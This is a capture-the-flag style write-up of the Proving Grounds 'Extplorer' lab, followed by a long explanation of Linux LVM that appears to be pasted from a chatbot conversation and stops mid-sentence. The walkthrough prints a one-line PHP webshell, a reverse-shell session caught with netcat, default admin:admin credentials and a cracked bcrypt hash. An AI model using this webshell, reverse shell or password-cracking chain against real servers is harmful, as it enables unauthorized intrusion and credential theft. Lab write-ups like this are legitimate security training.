

Proving Grounds Practice 31 (Disk Understanding + Exploitation)

Proving Grounds Practice — Extplorer

Enumeration

NMAP

Start with an NMAP scan

```
1 nmap -sT -p- --min-rate 5000 192.168.245.16
```

```
$ nmap -sT -p- --min-rate 5000 192.168.245.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 20:35 EDT
Nmap scan report for 192.168.245.16
Host is up (0.014s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 26.53 seconds

$ nmap -sC -sV -A 192.168.245.16 -p22,80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 20:36 EDT
Nmap scan report for 192.168.245.16
Host is up (0.016s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 105.24 seconds
```

What it does:

- `-sT`: Performs a **TCP Connect Scan** (a full three-way handshake). This is a bit slower and noisier than `-sS` (SYN scan) but works without special privileges.
- `-p-`: Scans **all 65,535 TCP ports** (from 1 to 65535).
- `--min-rate 5000`: Forces Nmap to send **at least 5000 packets per second**, making the scan faster.
- `192.168.245.16`: Target IP address.

Output Summary:


- **Host is up** (latency: 0.014 seconds).
- **Ports open:**
 - `22/tcp` (SSH)
 - `80/tcp` (HTTP)
- **All other 65,533 ports** are marked as **filtered** (meaning they silently dropped packets—no response at all).

Service Enumeration

There is only 2 ports open in the machines. 22/SSH and 80/HTTP.

HTTP/80

Browse to the website that the machine is hosting would see the landing page is a wordpress site.



As there is nothing interesting in the wordpress site, I started a directory listing to see what else is hosting on the HTTP server.

The result of gobuster coming back an interesting result “/filemanager”

```
1 $ gobuster dir -u http://192.168.245.16 -w
  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
  php,php3,html,txt,asp,aspx
```


Extension	Description	Relevant?
php	Standard PHP script	✔ Yes — Very likely on Apache/Linux
php3	Older PHP version (deprecated)	? Maybe — Rare but harmless to check
html	Static HTML pages	✔ Yes — Definitely worth checking
txt	Plaintext files, sometimes used for debugging/info	✔ Yes — Can reveal sensitive info (e.g., <code>info.txt</code> , <code>readme.txt</code>)
asp	Classic ASP (Microsoft tech)	✗ Unlikely — Not typical on Linux/Apache
aspx	ASP.NET pages	✗ Unlikely — ASPX is for Windows/IIS

```

$ gobuster dir -u http://192.168.245.16 -w /usr/share/wordlists/dirbuster/directo
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.245.16
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-m
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,php3,html,txt,asp,aspx
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.php (Status: 403) [Size: 279]
/index.php (Status: 302) [Size: 0] [--> http://192.168.245.16/wp-admin]
/.html (Status: 403) [Size: 279]
/wp-content (Status: 301) [Size: 321] [--> http://192.168.245.16/wp-content]
/wp-login.php (Status: 302) [Size: 0] [--> http://192.168.245.16/wp-admin]
/wordpress (Status: 301) [Size: 320] [--> http://192.168.245.16/wordpress]
/license.txt (Status: 200) [Size: 19915]
/wp-includes (Status: 301) [Size: 322] [--> http://192.168.245.16/wp-includes]
/readme.html (Status: 200) [Size: 7402]
/wp-trackback.php (Status: 302) [Size: 0] [--> http://192.168.245.16/wp-admin]
/wp-admin (Status: 301) [Size: 319] [--> http://192.168.245.16/wp-admin]
/xmlrpc.php (Status: 302) [Size: 0] [--> http://192.168.245.16/wp-admin]
/.php (Status: 403) [Size: 279]
/.html (Status: 403) [Size: 279]
/wp-signup.php (Status: 302) [Size: 0] [--> http://192.168.245.16/wp-admin]
/filemanager (Status: 301) [Size: 322] [--> http://192.168.245.16/filemanager]
/server-status (Status: 403) [Size: 279]
Progress: 903597 / 1543927 (58.53%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 903893 / 1543927 (58.55%)
=====
Finished
=====


```

Go to the path URL/filemanager would see a simple login screen, after testing with the weak password combination “admin:admin”. We are able to get into the filemanager web service.



In the administration page, we could see that there are two users in this application admin and dora.

Both of the users are having the home directory as `/var/www/html`, this indicating all the files uploaded to the path would be published on the HTTP/80 port as website. This could be our entry point to the server.



🔥 Why This Is Important (Your Entry Point):

Because you have access to upload files into `/var/www/html`, and it's being served by Apache on port 80:

- You can try uploading a **PHP web shell** (like `shell.php`).
- Then access it via your browser:


```
1 http://192.168.245.16/shell.php
```

- That gives you **remote command execution** on the server (if PHP execution is enabled).


Command Execution (RCE via a Webshell)

Try uploading a simple_php webshell to the server to see are we able to exploit the file upload vulnerability.

```
1 // simple_php webshell
2 $ cat simple_cmd.php
3 <?php system($_REQUEST["cmd"]); ?>
```



The RCE by uploading the simple_cmd.php through the file upload vulnerability is working fine. We are able to get back a webshell with the user www-data.



Next would like to get an interactive shell back to our netcat listener using the php-reverse-shell.php by pentestmonkey.



GitHub - pentestmonkey/php-reverse-shell

https://github.com/pentestmonkey/php-reverse-shell?source=post_page-----a9efaa755f6d---...

Upload the pentestmonkey php-reverse-shell to the machine using the same method and setup a netcat listener, then we could browse to the uploaded php-reverse-shell page to catch the reverse shell.

```
$ sudo nc -nlvp 9000
listening on [any] 9000 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.245.16] 47612
SOCKET: Shell has connected! PID: 2712
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@dora:/var/www/html$ ^Z
zsh: suspended  sudo nc -nlvp 9000

$ stty raw -echo; fg; reset
[1] + continued  sudo nc -nlvp 9000
                                export TERM=screen
www-data@dora:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation

Upgrade shell to Dora

In the filemanager config folder, there is an unusual file called “.htusers.php”.


```

www-data@dora:/var/www/html/filemanager/config$ ls -al
total 36
drwxr-xr-x  2 www-data www-data 4096 Apr  6 2023 .
drwxr-xr-x 11 www-data www-data 4096 Apr  6 2023 ..
-rw-r--r--  1 www-data www-data  15 Feb 23 2016 .htaccess
-rw-r--r--  1 www-data www-data  413 Apr  6 2023 .htusers.php
-rw-rw-r--  1 www-data www-data  99 Apr  6 2023 bookmarks_extplorer_admin.php
-rw-r--r--  1 www-data www-data 3007 Jan  6 2022 conf.php
-rw-r--r--  1 www-data www-data  44 Feb 23 2016 index.html
-rw-r--r--  1 www-data www-data 7871 Jan  6 2022 mimes.php
www-data@dora:/var/www/html/filemanager/config$ cat .htusers.php
<?php
// ensure this file is being included by a parent file
if( !defined( '_JEXEC' ) && !defined( '_VALID_MOS' ) ) die( 'Restricted access' );
$GLOBALS["users"]=array(
array('admin','21232f297a57a5a743894a0e4a801fc3','/var/www/html','http://localhost','1','','7',1),
array('dora','$2a$08$zyiNvVoP/UuSMg02rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS','/var/www/html','http://localho
st','1','','0',1),
);
)?>
www-data@dora:/var/www/html/filemanager/config$

```

`.htusers.php` is not a standard Apache configuration file like `.htaccess`. But it might serve a similar purpose in custom PHP web applications.

Let's break it down:

1. What is `.htaccess`?

`.htaccess` is a standard **Apache server configuration file** used to:

- Control access (e.g., password protection)
- Set redirects, rewrite rules
- Configure MIME types, error pages, etc.

2. What is `.htusers.php`?

This is **not a standard Apache file** — it's a **custom PHP file**, often used by web apps (like a file manager) to **store user credentials**, such as:

```

1  <?php$users = array(
2      "admin" => "$2a$08$ ... hashedpassword ... ",
3      "dora"  => "$2a$08$ ... hashedpassword ... "
4  );
5  ?>

```

So `.htusers.php` is likely:

- Used by the **filemanager application** to manage logins.
- **Loaded by PHP**, not Apache.
- Named like `.htpasswd` (which *is* used by Apache), but it's purely a PHP script.

Summary of Similarities and Differences

Feature	.htaccess	.htusers.php
Standard file?	✅ Yes (Apache)	❌ No (custom)
Used by	Apache	PHP applications
Purpose	Web server config	Store user login data
Access control?	Yes (via <code>.htpasswd</code>)	Yes (for custom PHP apps)
File format	Plain text directives	PHP code

Example on using this file in .htusers server

1. What's Inside .htusers.php

This file often contains an array of usernames and hashed passwords like this:

```
php
<?php
$users = array(
    "admin" => '$2y$10$a9T.... (bcrypt hash)',
    "dora"  => '$2y$10$bC3.... (bcrypt hash)'
);
?>
```

It defines which users can log in, and what their (hashed) passwords are.

2. How It's Used in the Application

Step-by-step login flow:

1. Login form submission (e.g., `login.php`):

```
php
$username = $_POST['username'];
$password = $_POST['password'];
```

2. Include `.htusers.php`:

```
php
include("config/.htusers.php");
```

Now the `$users` array is loaded and available.

3. Verify the password:

```
php
if (isset($users[$username]) && password_verify($password, $users[$username])) {
    // Login success
    $_SESSION['user'] = $username;
    header("Location: dashboard.php");
} else {
    // Login failed
    echo "Invalid credentials.";
}
```

`password_verify()` is a built-in PHP function that compares the plaintext password with the stored bcrypt hash.

Password Extracted

In the filemanager config folder, there is an unusual file called “.htusers.php”. In the htusers.php file there is the hash of Dora’s password.

```

www-data@dora:/var/www/html/filemanager/config$ ls -al
total 36
drwxr-xr-x  2 www-data www-data 4096 Apr  6 2023 .
drwxr-xr-x 11 www-data www-data 4096 Apr  6 2023 ..
-rw-r--r--  1 www-data www-data  15 Feb 23 2016 .htaccess
-rw-r--r--  1 www-data www-data  413 Apr  6 2023 .htusers.php
-rw-rw-r--  1 www-data www-data  99 Apr  6 2023 bookmarks_extplorer_admin.php
-rw-r--r--  1 www-data www-data 3007 Jan  6 2022 conf.php
-rw-r--r--  1 www-data www-data  44 Feb 23 2016 index.html
-rw-r--r--  1 www-data www-data 7871 Jan  6 2022 mimes.php
www-data@dora:/var/www/html/filemanager/config$ cat .htusers.php
<?php
    // ensure this file is being included by a parent file
    if( !defined( '_JEXEC' ) && !defined( '_VALID_MOS' ) ) die( 'Restricted access' );
    $GLOBALS["users"]=array(
        array('admin','21232f297a57a5a743894a0e4a801fc3','/var/www/html','http://localhost','1','','7',1),
        array('dora','$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS','/var/www/html','http://localho
st','1','','0',1),
    );
?>www-data@dora:/var/www/html/filemanager/config$

```

Looking up the pattern of the hash on the hashcat example page, we could see that the hash in the config file is bcrypt, blowfish type. Using the hash-mode 3200 are able to brute force the password.

3000	LM	299bd128c11011d6
3100	Oracle H: Type (Oracle 7+)	7A963A529D2E3229:3682427524
3200	bcrypt \$2*\$, Blowfish (Unix)	\$2a\$08\$ 5\$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6
3500	md5(md5(md5(\$pass)))	9882d0778518b095917eb589f6998441
3710	md5(\$salt.md5(\$pass))	95248989ec91f6d0439dbde2bd0140be:1234

Hashcat

Copy the hash and hashcat it using 3200 mode with the rockyou password list.

```
1 $ hashcat -m 3200 hashes /usr/share/wordlists/rockyou.txt --force
```

```

$ hashcat -m 3200 hashes /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$2a$08$zyiNvVoP/UuSMg02rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS:doraemon

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$08$zyiNvVoP/UuSMg02rKDtLuox.vYj.3hZPVYq3i4oG3/C...T7CjjS
Time.Started.....: Mon Apr  8 21:45:20 2024, (8 secs)
Time.Estimated...: Mon Apr  8 21:45:28 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 193 H/s (9.70ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1504/14344385 (0.01%)
Rejected.....: 0/1504 (0.00%)
Restore.Point....: 1488/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:224-256
Candidate.Engine.: Device Generator
Candidates.#1....: 234567 -> bunny
Hardware.Mon.#1...: Temp: 59c Util: 90%

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => Started: Mon Apr  8 21
Stopped: Mon Apr  8 21:45:30 2024

```

The password for dora is **doraemon**

Switch the user to dora for obtaining the user's flag.

```
1 www-data@dora: /var/www/html/filemanager/config$ su dora
```

```

2 Password:
3
4 $ id
5 uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
6
7 $ /bin/bash
8 dora@dora: /var/www/html/filemanager/config$ cd /home/dora/
9 dora@dora: ~$ ls
10 local.txt

```

Privilege Escalation — user with disk group

In the linpeas result, the disk group of the user dora is highlighted in the result which indicating this is a high potential privilege escalation point.

- Link: https://vk9-sec.com/disk-group-privilege-escalation/#google_vignette

//////////Pre-Notes Logical Filesystem in linux//////////



Real-World Analogy: Water Tank System

Imagine you're managing **water tanks** to supply water to different parts of a building.

- **Physical Volume (PV)** = Actual **water tanks**
 - These are your **real hard disks or disk partitions**.
 - Examples:
 - `/dev/sda1`
 - `/dev/sdb1`
 - `/dev/sda` represents the first hard drive.
 - `/dev/sda1` represents the first partition on the first hard drive.
 - `/dev/sda2` represents the second partition on the first hard drive, and so on.

bash

Copy code

```

/dev/sda1: NTFS (C:\ in Windows)
/dev/sda2: NTFS (D:\ in Windows)

```

- **Volume Group (VG)** = A large **water distribution system** combining all tanks
 - 🔍 Example layout (Ubuntu Server with LVM):

- Let's say you install Ubuntu Server and choose **LVM**.
- When you run `lsblk`, you may see:

```

1  NAME                               MOUNTPOINT
2  sda
3  └─sda1                             /boot      (normal partition)(not
   touched here in ourcase)
4  └─sda2                             LVM PV
5      └─ubuntu--vg-ubuntu--lv        /

```

- Here's what this means:

Item	Meaning
<code>/dev/sda1</code>	A regular partition for <code>/boot</code> (used during boot-up)
<code>/dev/sda2</code>	A Physical Volume (PV) that's used by LVM
<code>ubuntu--vg</code>	A Volume Group (VG) created by LVM
<code>ubuntu--lv</code>	A Logical Volume (LV) mounted as <code>/</code> — this is your root filesystem

- 🛠️ **Logical Volumes (LV)** = Individual **pipes** to kitchen, bathroom, laundry, etc.
 - **By default**, logical volumes in Linux are stored under the `/dev` directory
 - When you create a logical volume, the **device mapper** creates a special file for it:

```
1  /dev/<volume_group>/<logical_volume_name>
```

- If you run:

```
1  lvcreate -L 5G -n mydata myvg
```

- You'll get:

```
1  /dev/myvg/mydata
```

- This is your new logical volume — and it lives under `/dev`.

So:

1. You get 2 water tanks = PVs (`/dev/sda1`, `/dev/sdb2`)
2. You connect `/dev/sdb2` into one system = VG (`myvg`)

3. From that system, you draw pipes = LVs (`root`, `home`, `var`)

If one part of the house needs more water, you don't need a new tank — just make the pipe (LV) bigger. That's the beauty of LVM.

Why Do We Use Logical Volumes (LVM)?

Logical Volumes solve some **big problems** with traditional partitions.

Problem with Traditional Partitions:

With regular partitions:

- You split your disk (e.g., `/dev/sda`) into fixed parts like `/dev/sda1`, `/dev/sda2`
- Once created, it's hard to resize or move them
- You can't easily combine two disks together
- If `/home` runs out of space, and `/var` has free space — you're stuck!

Example:

Let's say you have:

- 1 physical disk = `/dev/sda`
- You create an LVM setup

Now you can do this:

```
1  # Create a Physical Volume
2  pvcreate /dev/sda3
3
4  # Create a Volume Group
5  vgcreate my-vg /dev/sda3
6
7  # Create Logical Volumes from the VG
8  lvcreate -n root -L 10G my-vg      # For /
9  lvcreate -n home -L 20G my-vg      # For /home
10 lvcreate -n var -L 5G my-vg        # For /var
```

And later, if `/home` fills up:

```
1  lvresize -L +10G /dev/my-vg/home
```

Is LVM used by default in Linux?

🧠 Is LVM used by default in Linux?

It depends on the Linux distribution and installation choices.

✅ LVM is often used by default when:

- You're installing **Ubuntu Server**, **CentOS**, **RHEL**, or **Debian** using the "guided LVM" option during setup.
- You choose "Use entire disk with LVM" in installers.
- You're working with enterprise environments where **snapshotting**, **resizing**, or **multi-disk setups** are common.

❌ LVM is not used by default when:

- You install Linux using **manual partitioning** and don't enable LVM.
- You choose simpler setups (e.g., on **Ubuntu Desktop** or **Kali**) without ticking the LVM option.
- You're using minimalist or embedded systems where LVM adds unnecessary complexity.

Linux Variant	LVM by Default?
Ubuntu Server (Guided)	✅ Yes
Ubuntu Desktop	❌ No
CentOS/RHEL (Default)	✅ Yes
Kali Linux	❌ No
Arch (Manual)	❌ No
Debian (Manual)	❌ No unless selected

In Ubuntu server there is LVM by default

Yes — in Ubuntu Server, if you choose the LVM-based installation option (e.g., “Use entire disk and set up LVM”), then:

✓ Your basic Linux directories (like `/`, `/home`, `/var`, etc.) will be inside **logical volumes**.

🔍 Example layout (Ubuntu Server with LVM):

Let's say you install Ubuntu Server and choose LVM.

When you run `lsblk`, you may see:

```
pgsql                                                                    Copy Edit

NAME                                MOUNTPOINT
sda
├─sda1                              /boot      (normal partition)
└─sda2                              LVM PV
    └─ubuntu--vg-ubuntu--lv         /
```

Here's what this means:

Item	Meaning
<code>/dev/sda1</code>	A regular partition for <code>/boot</code> (used during boot-up)
<code>/dev/sda2</code>	A Physical Volume (PV) that's used by LVM
<code>ubuntu--vg</code>	A Volume Group (VG) created by LVM
<code>ubuntu--lv</code>	A Logical Volume (LV) mounted as <code>/</code> — this is your root filesystem

So your entire root filesystem (with `/bin`, `/etc`, `/home`, etc.) lives inside a logical volume.

🔧 Let's break this down:

During Linux installation (e.g., Ubuntu), if you choose:

“Use LVM for the installation”

Then the installer does all of this in the background:

```
bash                                                                    Copy Edit

# Example of what the installer does behind the scenes
pvcreate /dev/sda2
vgcreate ubuntu-vg /dev/sda2
lvcreate -n ubuntu-lv -L 10G ubuntu-vg
mkfs.ext4 /dev/ubuntu-vg/ubuntu-lv
mount /dev/ubuntu-vg/ubuntu-lv /
```

How the folders work in LVM:

Even though the folders like `/home` or `/etc` appear the same to you, they are stored inside the logical volume, which is sitting on top of a physical volume (like `/dev/sda2`).

Why this matters:

- You can **resize** the root volume easily.
- You can **add more physical disks** later and extend the VG.
- You can **snapshot** the system quickly (for backups or rollback).

For Windows

- For Windows it's difficult to use such like functionality. Unlike Linux, where everything is easier using LVM

I MENA when you do partook in windows it's hard to increase

Ah — now I understand you better!

Yes, you're absolutely right: in Windows, when you use `diskpart` or Disk Management to **create partitions**, it can be **difficult or limited** to *resize* or *extend* them later — **especially if**:

- There is **no unallocated space directly next to the partition** you want to grow.
- The partition is **not a dynamic disk**.
- You are working on the **C: (system) drive**, which is harder to change while the OS is running.

Why LVM is easier in Linux

This is exactly why **Linux LVM** is preferred for servers:

- You can **resize partitions on the fly** (sometimes even while mounted).
- You can **add new disks** and just extend existing logical volumes.
- It **decouples** the physical disk layout from how storage is presented to the OS.

How to check if your system is using LVM:

How to check if your system is using LVM:

Run:

```
bash
```

 Copy  Edit

```
lsblk
```

If you see something like:

```
bash
```

